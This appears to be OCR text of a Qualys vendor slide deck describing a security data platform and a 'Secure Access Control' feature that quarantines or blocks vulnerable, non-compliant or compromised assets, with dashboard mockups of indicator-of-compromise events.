
Data has governance, semantic consistency, and access controls

Store-once / Process-once / Use-multiple

- Apps, dashboards, data analytics
- Cross product search, reporting, visualization
- Machine learning, forensics, etc.

Simplified View





Qualys Apps

Graphs/Topology

Reports

Dashboards

Search & correlation

Cyber threat hunting

Orchestration, Automation & Alerting

Anomaly detection

User & entity behavior analytics

AV CS WAF WAS VM PC IOC FIM TP CV AI . . .

presto

Apache Kylin

APACHE PHOENIX

APACHE HBASE

druid

Dgraph

TensorFlow

KUBERNETES

FIM, IOC, Patch

Cloud Agent

Cloud Agent

VM/PC/ITAM/HDS

API Gateway

Text

CAMS

Connectors (AD / SaaS / PaaS / Iaas / ...)

Log Aggregator (Logstash)

Map/Filter/Join

Validation + Data Profiling

APACHE Spark

Data Marts

Generate Cubes

Dimension + Aggregation

ML processing

Apply validation rules + cleansing

Apply any cross ref validations

Flink

Normalize

Meta data sync

Enrichment pipeline

Object Storage

MINIO

Secure Access Control

Agenda

What is Secure Access Control

Use-cases

Capabilities

Policy-based orchestration

Operationalizing Secure Access Control

Mockups

Use Cases

Grant access to resources only on a need basis. Block everything else.


Automated asset attribute processing and enforcement without the need for manual action

Limit access (e.g. quarantine) of vulnerable assets

Block vulnerable assets from accessing critical network resources

Use Cases

Asset Inventory – Access control using asset inventory attributes



Managed Assets

Unmanaged Assets

Attributes

System Information
Hardware
Operating System
Services
Network Interfaces
Open Ports
Software Inventory
Software Lifecycle

Block

Allow


Quarantine

Assign ACL

Assign VLAN

Use Cases


Vulnerabilities – Quarantine assets if vulnerable



http://windowsupdate.microsoft.com
http://*.windowsupdate.microsoft.com
https://*.windowsupdate.microsoft.com
http://*.update.microsoft.com
https://*.update.microsoft.com
http://*.windowsupdate.com
http://download.windowsupdate.com
http://download.microsoft.com
http://*.download.windowsupdate.com
http://test.stats.update.microsoft.com
http://ntservicepack.microsoft.com

Use Cases

Compliance - Block assets which fail compliance



Managed Assets

Compliance
Controls
Mandates
Control Policies

Malware
Family
Category
Score

Indications of Compromise
File
Process
Mutex
Network
Registry
Incidents

Threat Protection
Zero Day
Public Exploit
Actively Attacked
High Lateral Movement
High Data Loss
DoS
No Patch
Exploit Kit
Easy Exploit

File Integrity
Action
Actor
Target
Incidents

Block

Allow


Quarantine

Assign ACL

Assign VLAN


Policy-based Orchestration

Security Control



1

Trigger



Indicators of Compromise

Alerts

64K
Total Events

TYPE

file	1.4K
mutex	300
network	200
process	300
registry	100

2 more

EVENT ACTION

connected	400
created	300
deleted	200
disconnected	123


SCORE

10	564
8	421
4	300
3	288

Processor	164
Memory	121
HDD	86

TIME	OBJECT	ASSET	SCORE
a minute ago 12:10:17 AM	WmiPrvSE.exe C:\Windows\system32\wbem\wmiprvse.exe	WIN8-1-UN-PATCH 10.115.76.190	
a minute ago 12:10:17 AM	\BaseNamedObjects\F659A567-8ACB-4E4A-92A7-5C2DD18... taskhost.exe	WIN8-1-UN-PATCH 10.115.76.190	
a minute ago 12:10:17 AM	SearchProtocolHost.exe C:\Windows\system32\SearchProtocolHost.exe	WIN8-1-UN-PATCH 10.115.76.190	
a minute ago 12:10:17 AM	undefined : 0 UDP CONNECTION - CLOSED by svchost.exe	WIN8-1-UN-PATCH 10.115.76.190	
a minute ago 12:10:17 AM	taskhost.exe C:\Windows\system32\taskhost.exe	WIN8-1-UN-PATCH 10.115.76.190	
a minute ago 12:10:17 AM	undefined : 0 UDP CONNECTION - CLOSED by svchost.exe	WIN8-1-UN-PATCH 10.115.76.190	
a minute ago 12:10:17 AM	SearchFilterHost.exe C:\Windows\system32\SearchFilterHost.exe	WIN8-1-UN-PATCH 10.115.76.190	

Qualys.



Qualys. Enterprise

Indicators of Compromise

DASHBOARD HUNTING INCIDENTS ASSETS RULES

g-frame-standard (123)

Alerts

64K
Total Events

Last 30 days

Now

TYPE

file	1.4K
mutex	300
network	200
process	300
registry	100

2 more

EVENT ACTION

connected	400
created	300
deleted	200
disconnected	123

SCORE

10	564
8	421
4	300
3	288

Processor	164
Memory	121
HDD	86

Quarantine Asset

Show brief information about this heading

Policy

○ Auto Create New Policy ● Select From Existing Policies

